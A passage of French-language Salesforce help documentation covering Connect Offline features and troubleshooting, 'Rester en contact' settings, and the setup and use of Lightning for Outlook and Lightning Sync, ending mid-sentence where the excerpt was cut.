- Pour visualiser, créer, modifier ou supprimer des comptes personnels. Cette fonctionnalité est disponible dans la version 3.5.2.13 ou supérieure de Connect Offline.
- Pour visualiser, créer, modifier ou supprimer des objets personnalisés associés à des comptes hors ligne.
- Pour associer des contacts, des opportunités et des activités à des comptes hors ligne.
- Utilisez les types d'enregistrement de votre entreprise, les présentations de page dynamiques, la sécurité au niveau du champ et les valeurs traduites (telles que définies dans le Système de traduction).
- Mettez à jour les enregistrements que vous êtes autorisé à modifier. Votre porte-documents peut contenir certains enregistrements en mode lecture seule en fonction des paramètres de partage définis.

## Onglet Groupes de relations

- Suivre les rôles familiaux et professionnels de différents membres de groupes de relations
- Attribuer des désignations primaires et secondaires aux deux membres les plus importants d'un groupe de relations
- Visualiser les listes associées au cumul de toutes les activités des membres d'un groupe de relations
- Visualiser les listes associées au cumul des objets personnalisés qui sont associés aux comptes d'un groupe de relations

Remarque: Cette fonctionnalité est disponible dans la version 3.5.2.13 ou supérieure de Connect Offline. Les listes associées dans la page de détail du groupe de relations ne sont pas disponibles dans Connect Offline.

## Onglet Contacts

- Pour afficher vos contacts récents sur la page d'accueil des contacts.
- Pour sélectionner une vue de liste standard pour l'affichage des contacts hors ligne.
- Pour visualiser, créer, modifier, cloner ou supprimer des contacts.
- Pour visualiser, créer, modifier ou supprimer des objets personnalisés associés à des contacts hors ligne.
- Pour associer des activités à des contacts hors ligne.
- Utilisez les types d'enregistrement de votre entreprise, les présentations de page dynamiques, la sécurité au niveau du champ et les valeurs traduites (telles que définies dans le Système de traduction).
- Mettez à jour les enregistrements que vous êtes autorisé à modifier. Votre porte-documents peut contenir certains enregistrements en mode lecture seule en fonction des paramètres de partage des enregistrements.

## Onglet Opportunités

- Pour afficher vos opportunités récentes sur la page d'accueil des opportunités.
- Pour sélectionner une vue de liste standard pour l'affichage des opportunités hors ligne.
- Pour visualiser, créer, modifier, cloner ou supprimer des opportunités.
- Pour visualiser, créer, modifier ou supprimer des objets personnalisés associés à des opportunités hors ligne.
- Pour associer des activités et des rôles de contact à des opportunités hors ligne.
- Pour ajouter et mettre à jour des rôles de contact, des produits et des planifications, et changer le catalogue de prix d'une opportunité.
- Utilisez les types d'enregistrement de votre entreprise, les présentations de page dynamiques, la sécurité au niveau du champ et les valeurs traduites (telles que définies dans le Système de traduction).
- Mettez à jour les enregistrements que vous êtes autorisé à modifier. Votre porte-documents peut contenir certains enregistrements en mode lecture seule en fonction des paramètres de partage des enregistrements.

## Onglet Piste

- Pour afficher vos pistes récentes sur la page d'accueil des pistes.
- Pour sélectionner une vue de liste standard pour l'affichage des pistes hors ligne.
- Pour afficher, créer, modifier ou supprimer des pistes en fonction des paramètres de partage.

  Remarque: Les modifications apportées aux pistes dans Connect Offline ne déclenchent pas les règles d'attribution.

- Pour associer des activités à des pistes hors ligne.
- Utilisez les types d'enregistrement, les mises en page dynamiques, les sécurités au niveau du champ et les valeurs traduites (telles que définies dans le Translation Workbench).

Remarque: Les pistes et les enregistrements d'objet personnalisé sont accessibles uniquement dans la version 2.0 ou ultérieure de Connect Offline. La version est indiquée par l'icône de porte-documents permettant de démarrer l'application.

## Notes relatives à l'utilisation de Connect Offline

Tenez compte des points suivants lors de l'utilisation de Connect Offline :

- Les événements multi-personnes sont visibles dans Connect Offline, mais vous ne pouvez ni en créer, ni les modifier. Si vous êtes invité à participer à un événement, sans en être l'organisateur, vous ne pouvez pas modifier ni supprimer cet événement hors ligne.

- Les champs générés automatiquement, tels que les champs de formule et de numérotation automatique, ne sont pas disponibles dans Connect Offline.
- Les listes associées dans Connect Offline n'affichent pas les champs de recherche.

CONSULTER ÉGALEMENT :

Quel est le contenu par défaut de votre porte-documents Connect Offline ?

Connexion à Connect Offline

Dépannage de Connect Offline

# Dépannage de Connect Offline

Consultez les situations et solutions classiques ci-dessous pour résoudre les problèmes rencontrés dans Connect Offline.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

## Activités

**Impossible de modifier l'enregistrement associé à une activité hors ligne**

Même si vous pouvez modifier l'enregistrement associé à une tâche ou à un événement dans Salesforce, le champ `Associé à` d'une activité n'est disponible dans Connect Offline que lorsque cet enregistrement est disponible hors ligne. Par exemple, si un événement est associé à un compte qui ne figure pas dans votre porte-documents, vous ne pouvez pas modifier le compte de l'événement en utilisant Connect Offline.

**Le champ `Visible in Self-Service` n'est pas disponible hors ligne.**

Même si ce champ apparaît dans les présentations de page d'activités Salesforce, il n'est pas visible depuis Connect Offline car il indique si une activité est associée à une requête. Or, les requêtes ne sont pas disponibles dans Connect Offline.

**Impossible de mettre à jour des événements de groupe dans Connect Offline**

Les événements multi-personnes sont visibles dans Connect Offline, mais vous ne pouvez ni en créer, ni les modifier. Si vous êtes invité à participer à un événement, sans en être l'organisateur, vous ne pouvez pas modifier ni supprimer cet événement hors ligne.

## Contenu du porte-documents

**Impossible de modifier certains enregistrements de mon porte-documents**

Selon les paramètres de votre porte-documents, les enregistrements sont en lecture seule uniquement s'ils sont disponibles hors ligne car ils sont associés à des enregistrements inclus hors ligne, en raison des paramètres de votre porte-documents. Par exemple, si vous avez sélectionné un porte-documents par opportunité, certains comptes sont en lecture seule hors ligne, même s'ils ne sont pas associés à une opportunité, tout simplement parce qu'ils sont associés à un contact de votre porte-documents.

**Limite du porte-documents dépassée**

Les enregistrements en lecture seule inclus par association à d'autres enregistrements de votre porte-documents ne sont pas pris en compte dans vos limites. Par exemple, le nombre maximal de comptes que vous pouvez inclure est de 5 000, mais votre porte-documents peut en contenir 5 200 si 200 comptes sont inclus car associés à d'autres enregistrements de votre porte-documents.

## Navigateurs

**Windows XP SP2 affiche un message d'avertissement dans Connect Offline**

Pour éviter l'apparition de messages d'avertissement, modifiez les paramètres d'Internet Explorer comme suit :

1. Lancez Internet Explorer.

2. Dans le menu **Outils**, sélectionnez **Options Internet**.
3. Sélectionnez l'onglet **Avancé**.
4. Repérez la liste Sécurité.
5. Activez l'option `Autoriser le contenu actif à s'exécuter dans les fichiers de la zone Ordinateur local`.
6. Cliquez sur **Appliquer**.
7. Cliquez sur **OK**.

**Impossible de télécharger et d'installer Connect Offline avec Firefox**

Même si d'autres navigateurs sont compatibles avec Salesforce, vous devez utiliser Internet Explorer pour télécharger et installer Connect Offline.

**Affichage du message d'erreur « Aucune connexion à Salesforce n'a pu être établie pour la mise à jour de votre Connect Offline ».**

Ce message peut apparaître dans les cas suivants :

- La configuration de votre ordinateur utilise un serveur proxy qui requiert une authentification pour se connecter à Internet. Cette connexion s'effectue automatiquement avec une authentification unique ou avec une autre méthode d'authentification ne nécessitant pas que vous entriez votre nom d'utilisateur ou votre mot de passe pour vous connecter à Internet.
- Votre ordinateur est protégé par un pare-feu.
- Votre ordinateur exécute activement un logiciel antivirus.

## Résolution du conflit

**Impossible de sélectionner des champs lors de la résolution du conflit**

Les valeurs de champ de certains objets, par exemple des produits dans des opportunités, sont en lecture seule dans l'outil de résolution des conflits. Vous pouvez toutefois modifier ces valeurs en procédant comme suit :

1. Affichez l'arborescence dans le volet gauche.
2. Sélectionnez la branche la plus développée une fois l'arborescence ouverte.
3. Activez la case d'option `Vos valeurs` pour enregistrer les valeurs Connect Offline ou la case `Valeurs Salesforce` pour enregistrer celles du serveur. Les valeurs des champs en lecture seule sont modifiés en conséquence.
4. Cliquez sur **Soumettre**.

   Si vous cliquez sur **Envoyer** sans choisir d'option, Connect Offline stocke la valeur sur le client pour les valeurs en lecture seule lors de la résolution des conflits.

**La résolution de conflit m'invite à créer un enregistrement ou à réessayer.**

Vos paramètres de partage ont dû être modifiés. Si vous avez accès à l'exécution de l'action, cliquez sur **Réessayer**. Sinon, créez un enregistrement dans Connect Offline.

**Impossible de modifier la valeur d'une liste de sélection dépendante dans l'outil de résolution des conflits**

Lors de la résolution de conflits concernant un champ de liste de sélection dépendante, vous ne pouvez pas modifier la valeur de la liste de sélection du champ en conflit. Pour résoudre ce type de conflit, sélectionnez d'appliquer la valeur de Salesforce ou la valeur de Connect Offline.

Remarque: En mode hors ligne, si un champ de contrôle de liste de sélection dépendante est masqué par une sécurité au niveau des champs, l'icône d'informations de la liste de sélection dépendante affiche le nom API du champ de contrôle plutôt que le nom de l'étiquette.

## Champs

**Impossible d'afficher les champs de recherche dans les listes associées Connect Offline**

Les listes associées dans Connect Offline n'affichent pas les champs de recherche.

**Impossible d'afficher les champs de formule personnalisés et la numérotation automatique dans Connect Offline**

Les champs générés automatiquement, tels que les champs de formule et de numérotation automatique, ne sont pas disponibles dans Connect Offline.

**Les champs de numérotation automatique ne sont pas générés dans Connect Offline**

Dans Connect Offline, lorsque vous créez un enregistrement qui incrémente un champ de numérotation automatique, Connect Offline affiche une étiquette pour ce champ alors que vous utilisez Connect Offline. Au cours de la synchronisation, Salesforce insère le numéro unique suivant dans le champ.

## Onglet Accueil

**Dans la liste des enregistrements modifiés de l'onglet Accueil, le nombre d'enregistrements est incorrect.**

Dans le menu latéral, la liste des enregistrements modifiés de la zone Informations du porte-documents ne contient pas les enregistrements supprimés.

## Installation

**Quels sont les éléments installés ?**

Connect Offline installe SForceDB.exe, qui s'exécute en continu en arrière-plan et qui héberge la base de données Connect Offline.

**Impossible d'installer Connect Offline**

Connect Offline nécessite que Salesforce installe des composants permettant de modifier le registre de l'ordinateur. Si l'organisation impose des paramètres de sécurité vous empêchant de modifier le registre, connectez-vous en tant qu'administrateur de votre ordinateur avant d'installer ces composants ou contactez le service informatique pour obtenir de l'aide.

**Les déploiements en masse Connect Offline sont-ils possibles ?**

Oui, vous pouvez effectuer des déploiements dans la totalité du système.

**Comment puis-je connaître la version de Connect Offline dont se servent mes utilisateurs ?**

La version de Connect Offline de chaque utilisateur est répertoriée dans l'historique des connexions.

## Pistes

**Impossible de visualiser les pistes dans Connect Offline**

Les pistes sont accessibles depuis la version 2.0 de Connect Offline ou ultérieure. Si vous utilisez la version 2.0 de Connect Offline ou une version ultérieure, lancez l'application à partir de cette icône : . Pour mettre à niveau Connect Offline :

1. Synchronisez vos données dans Connect Offline.
2. Désinstallez éventuellement l'ancienne version de Connect Offline à l'aide de la fonction Ajout/Suppression de programmes du Panneau de configuration Windows.
3. Installez Connect Offline en accédant à la page Connect Offline dans vos paramètres personnels.
4. Synchronisez vos données dans Connect Offline.

Vérifiez que vous disposez des autorisations utilisateur appropriées pour visualiser les pistes.

**Les règles d'attribution de piste ne semblent pas fonctionner.**

Les pistes créées dans Connect Offline ne sont pas automatiquement attribuées en fonction des règles d'attribution de pistes. Une fois reconnecté à Salesforce, attribuez-les en effectuant un transfert d'enregistrements en masse.

### Différences d'affichage multidevises

**Les montants des opportunités affichent une très légère différence**

Si votre entreprise a activé les multidevises et que la devise utilisée pour une opportunité est différente de la devise de l'entreprise, une petite différence d'affichage peut être observée. Le montant converti que vous voyez dans la page des détails de l'opportunité hors ligne peut différer d'un cent ou deux par rapport au montant indiqué dans la même page dans l'application Salesforce. Il n'y a pas d'erreur dans la valeur réelle stockée.

### Groupes de relations

**Impossible d'afficher l'onglet Groupe de relations dans Connect Offline**

L'onglet Groupe de relations est disponible uniquement si le package AppExchange Groupe de relations est installé dans l'organisation Salesforce avec laquelle vous synchronisez Connect Offline.

### Recherche

**Les résultats de la recherche sont des champs manquants.**

Les résultats de la recherche ne contiennent pas de champs à zone de texte longue, tels que le champ `Description` d'un compte.

### Expirations, horodatages et fuseaux horaires

**Les horodatages de fichiers mis à jour dans Connect Offline ne s'affichent pas comme prévu**

Pour les enregistrements que vous créez ou mettez à jour dans Connect Offline, les champs `Créé par` et `Modifié par` indiquent l'heure de votre ordinateur, même après la synchronisation.

Les activités que vous créez dans Connect Offline indiquent l'heure de saisie et le fuseau horaire de votre ordinateur. Durant la synchronisation, Salesforce convertit les heures d'activité en fonction du fuseau horaire défini dans vos informations personnelles Salesforce.

Si vous modifiez le fuseau horaire sur votre ordinateur, videz, puis synchronisez votre porte-documents pour appliquer les modifications apportées dans Connect Offline.

**Connect Offline expire lors de la synchronisation de jeux de données volumineux**

Modifiez le paramètre de registre `HttpTimeout` dans `HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. La valeur par défaut est de 360 secondes.

# Modification des paramètres Rester en contact

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**Remarque:** Le retrait des requêtes Rester en contact est planifié dans toutes les organisations Salesforce à compter de la version Summer '17. Pour plus d'informations, reportez-vous à Retrait des requêtes Rester en contact.

Pour définir vos préférences relatives aux demandes de mises à jour de coordonnées :

**Remarque:** Si votre organisation utilise des comptes personnels, ils sont également affectés par ces paramètres. Pour plus d'informations, reportez-vous à Qu'est-ce qu'un compte personnel ? à la page 1280

1. Dans vos paramètres personnels, saisissez *`Rester en contact`* dans la case `Recherche rapide`, puis sélectionnez **Mes paramètres Rester en contact**.
2. Dans `Cci automatique`, choisissez Oui pour recevoir une copie des e-mails Rester en contact envoyés. Cette option est disponible uniquement si les messages Cci de conformité ne sont pas activés dans votre entreprise.

3. Activez le rappel pour que le système vous invite à envoyer une demande Rester en contact dès que vous enregistrez un nouveau contact.
4. Saisissez un objet par défaut pour les e-mails.
5. Dans la zone de commentaires, entrez un message pour le destinataire.
6. Dans la zone de signature, entrez une signature avec vos coordonnées.
7. Utilisez la zone des champs de fusion en haut de la page pour afficher les valeurs des champs de fusion disponibles, que vous pouvez copier et coller dans les zones d'objet, de commentaires ou de signature, selon vos besoins.
8. Cliquez sur **Enregistrer**.

CONSULTER ÉGALEMENT :

Personnalisation de votre expérience Salesforce

# Expérience Salesforce dans les applications de messagerie Microsoft®

Associez les e-mails Microsoft importants à des enregistrements Salesforce, tels que des contacts, des pistes des opportunités. Consultez les contenus Salesforce associés directement dans vos applications de messagerie Microsoft.

Avec votre administrateur Salesforce, choisissez entre les produits d'intégration Microsoft de bureau ou cloud.

## Lightning for Outlook sur le Cloud

Restez informé(e) des opportunités commerciales importantes lorsque vous travaillez dans Microsoft® Outlook®. Lors de l'utilisation de l'application Outlook Web App (OWA), Outlook 2016 ou Outlook 2013 avec Microsoft Office 365™, gérez efficacement vos opérations commerciales. Associez les e-mails et des événements avec leurs pièces jointes à des enregistrements Salesforce, sans installer ni gérer de logiciel. Synchronisez les contacts et les événements entre vos applications de messagerie et Salesforce en utilisant Lightning Sync.

Créez également des contacts, des événements, des pistes, des opportunités, des tâches et des requêtes Salesforce directement dans Outlook.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

# Lightning pour Outlook

Restez informé(e) des opportunités commerciales importantes lorsque vous travaillez dans Outlook. En utilisant Outlook® Web App (OWA), Outlook 2016 ou Outlook 2013 et Microsoft Office 365™, vous pouvez gérer les ventes avec plus d'efficacité. Associez des e-mails et des pièces jointes à des enregistrements Salesforce. Créez également des enregistrements Salesforce directement dans Outlook


Une fois Lightning pour Outlook activée par votre administrateur, vous suivez des procédures uniques pour afficher vos contenus Salesforce dans votre application de messagerie.

Ensuite, lorsque vous sélectionnez un e-mail (1), puis `Salesforce` (2), les enregistrements commerciaux correspondants sont affichés (3). Si votre administrateur a activé les Activités partagées, pour les enregistrements affichés, vous pouvez associer l'e-mail à plusieurs contacts. Vous pouvez également ajouter l'e-mail à un autre enregistrement qui accepte les tâches, par exemple une opportunité, une piste ou une requête. Vous choisissez si les pièces jointes sont incluses.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition





Créer des enregistrements Salesforce directement depuis Outlook (4). Sélectionnez l'enregistrement pour afficher plus d'informations dans votre application de messagerie. Vous pouvez également consulter des informations complètes sur l'enregistrement ou l'e-mail associé directement dans Salesforce (5).

De la même façon que vous associez des e-mails, dans Lightning pour Outlook vous pouvez associer les événements de calendrier suivants à des enregistrements Salesforce :

- Les événements auxquels vous participez
- Un événement que vous organisez, à condition d'utiliser dans Outlook 2016 pour Windows *ou* Outlook Web App dans Office 365

Pour associer un événement, sélectionnez-le dans votre application de messagerie Microsoft. Sélectionnez ensuite Salesforce (1).




Les enregistrements Salesforce correspondants s'affichent (2). De la même façon que lorsque vous travaillez avec des e-mails, vous pouvez sélectionner un enregistrement pour afficher des informations supplémentaires dans votre application de messagerie. Vous pouvez également visualiser toutes les informations directement dans Salesforce (3).

## Configuration requise pour Lightning pour Outlook

Avant de configurer Lightning pour Outlook, assurez-vous que votre système remplit la configuration requise.

| Pour votre | Requis |
| --- | --- |
| Serveur de messagerie | Au choix :<br>• Exchange 2016 ou 2013 sur site<br>• Exchange Online avec Office 365 |
| Application de messagerie | Au choix :<br>• Outlook Web App<br>• Microsoft Outlook® 2016 ou 2013 sur ordinateur Windows<br>• Microsoft Outlook pour Mac 2016 |
| Navigateur | Tous les navigateurs ci-dessous qui autorisent les cookies Salesforce sous les systèmes d'exploitation Windows ou Mac.<br>• Google Chrome™, version stable la plus récente<br>• Mozilla® Firefox®, version stable la plus récente<br>• Apple® Safari®, version stable la plus récente<br>• Microsoft Internet Explorer® 10 et 11 (Windows uniquement)<br>• Microsoft Edge, version stable la plus récente (Windows uniquement) |
| Protocole de cryptage de | Protocole TLS 1.1 ou supérieur. |

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

| Pour votre | Requis |
| --- | --- |
| sécurité de votre serveur de messagerie | |

## Configuration de Microsoft® Outlook® pour bénéficier de Salesforce

Préparez votre système pour associer des e-mails, des pièces jointes et des événements à des enregistrements Salesforce depuis Outlook Web App (OWA), Outlook 2016 ou Outlook 2013. Créez des enregistrements Salesforce en travaillant dans Outlook.

1. Accès à Lightning pour Outlook
   Effectuez la première étape pour accéder à votre contenu commercial Salesforce directement dans Microsoft® Outlook® Web App (OWA), Outlook 2016 et Outlook 2013.
2. Accès de Microsoft® Outlook® à Salesforce
   Préparez vos systèmes pour créer des contacts Salesforce, et affichez les contacts, les pistes et les utilisateurs. Visualisez les comptes, les opportunités et les requêtes associés directement dans Outlook Web App (OWA), Outlook 2016 et Outlook 2013.

### Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour configurer Lightning pour Outlook :

- Lightning pour Outlook


Pour authentifier la connexion entre Microsoft Exchange et Salesforce :

- Afficher la configuration

## Accès à Lightning pour Outlook

Effectuez la première étape pour accéder à votre contenu commercial Salesforce directement dans Microsoft® Outlook® Web App (OWA), Outlook 2016 et Outlook 2013.

1. Dans Outlook Web App (OWA), Outlook 2016 ou Outlook 2013, ouvrez Paramètres puis sélectionnez **Gérer les applications**. Sélectionnez **Salesforce**.




2. Si l'application n'est pas disponible, ajoutez-la à partir de l'Office Store.
3. Une fois Lightning pour Outlook affichée, activez-la.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer Lightning pour Outlook :

- "Lightning pour Outlook

## Accès de Microsoft® Outlook® à Salesforce

Préparez vos systèmes pour créer des contacts Salesforce, et affichez les contacts, les pistes et les utilisateurs. Visualisez les comptes, les opportunités et les requêtes associés directement dans Outlook Web App (OWA), Outlook 2016 et Outlook 2013.

1. Dans OWA, Outlook 2016 ou Outlook 2013, sélectionnez un e-mail dans les éléments reçus ou envoyés, ou un événement dans le calendrier. Sélectionnez **Salesforce**. Un message invite à se connecter à Salesforce.

**Éditions**


Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour configurer Lightning pour Outlook :

- Lightning pour Outlook




2. Une fois la connexion à Salesforce établie, les enregistrements correspondants s'affichent.

## Utilisation de Salesforce dans Microsoft® Outlook®

Suivez vos opportunités de vente en accédant à vos enregistrements commerciaux directement depuis Microsoft Outlook Web App (OWA), Outlook 2016 et Outlook 2013, avec Office 365™.

1. Dans Outlook, sélectionnez un e-mail dans les éléments reçus ou envoyés, ou un événement de votre calendrier auquel vous participez.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition


AUTORISATIONS UTILISATEUR

Pour configurer Lightning pour Outlook :

- "Lightning pour Outlook

Pour authentifier la connexion entre Microsoft Exchange et Salesforce :

- Afficher la configuration




2. Sélectionnez `Salesforce`.
3. Faites défiler pour afficher une combinaison qui peut inclure jusqu'à 15 contacts, pistes, comptes personnels et utilisateurs, ainsi que trois comptes, opportunités et requêtes associés. Vous pouvez également ajouter l'e-mail, ses pièces jointes ou des événements à plusieurs contacts, si votre administrateur a activé les Activités partagées. Vous pouvez également ajouter l'e-mail, ses pièces jointes et des événements à un autre enregistrement qui accepte les tâches, par exemple une opportunité, une piste ou une requête.
4. Créez des enregistrements Salesforce, notamment des événements, des opportunités et des pistes.
5. Pour afficher les détails importants de l'enregistrement, sélectionnez-le dans Outlook. Vous pouvez également consulter toutes les informations de l'événement directement dans Salesforce.

## Lightning Sync : synchronisation de vos éléments Microsoft® avec Salesforce

Gardez vos contacts et événements synchronisés entre vos systèmes de messagerie et Salesforce sans installer ni gérer de logiciel.


Lorsque votre administrateur configure la synchronisation des contacts et des événements de votre société entre votre serveur de messagerie et Salesforce, votre productivité augmente. car il n'est plus nécessaire de dupliquer votre travail entre les deux systèmes. Lightning Sync peut synchroniser les événements et les contacts que vous créez et gérez, que vous travailliez depuis votre bureau ou à distance sur votre appareil mobile.

Selon les paramètres sélectionnés par votre administrateur, Lightning Sync synchronise automatiquement les contacts entre le système de messagerie de votre société et Salesforce de façon bidirectionnelle et unidirectionnelle. De plus, Lightning Sync peut synchroniser les événements dans une seule direction, depuis votre système de calendrier basé sur Exchange vers Salesforce.

Éditions

Disponible pour la gestion avec : Salesforce Classic et Lightning Experience

Disponible avec : **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition




Votre administrateur peut sélectionner plusieurs paramètres pour définir votre expérience de synchronisation. Interrogez-le sur la configuration de la synchronisation comme suit :

- Tous les événements de calendrier sont-ils synchronisés ou uniquement les événements associés à Salesforce en utilisant Lightning pour Outlook ?
- Les événements privés sont-ils synchronisés ?
- Les événements que vous supprimez de votre calendrier sont-ils automatiquement retirés de Salesforce ?
- Les événements sont-ils automatiquement associés aux contacts Salesforce correspondants ou à une piste spécifique ?

## Limitations de Lightning Sync pour Microsoft

Actuellement, Lightning Sync n'exécute pas les actions suivantes :

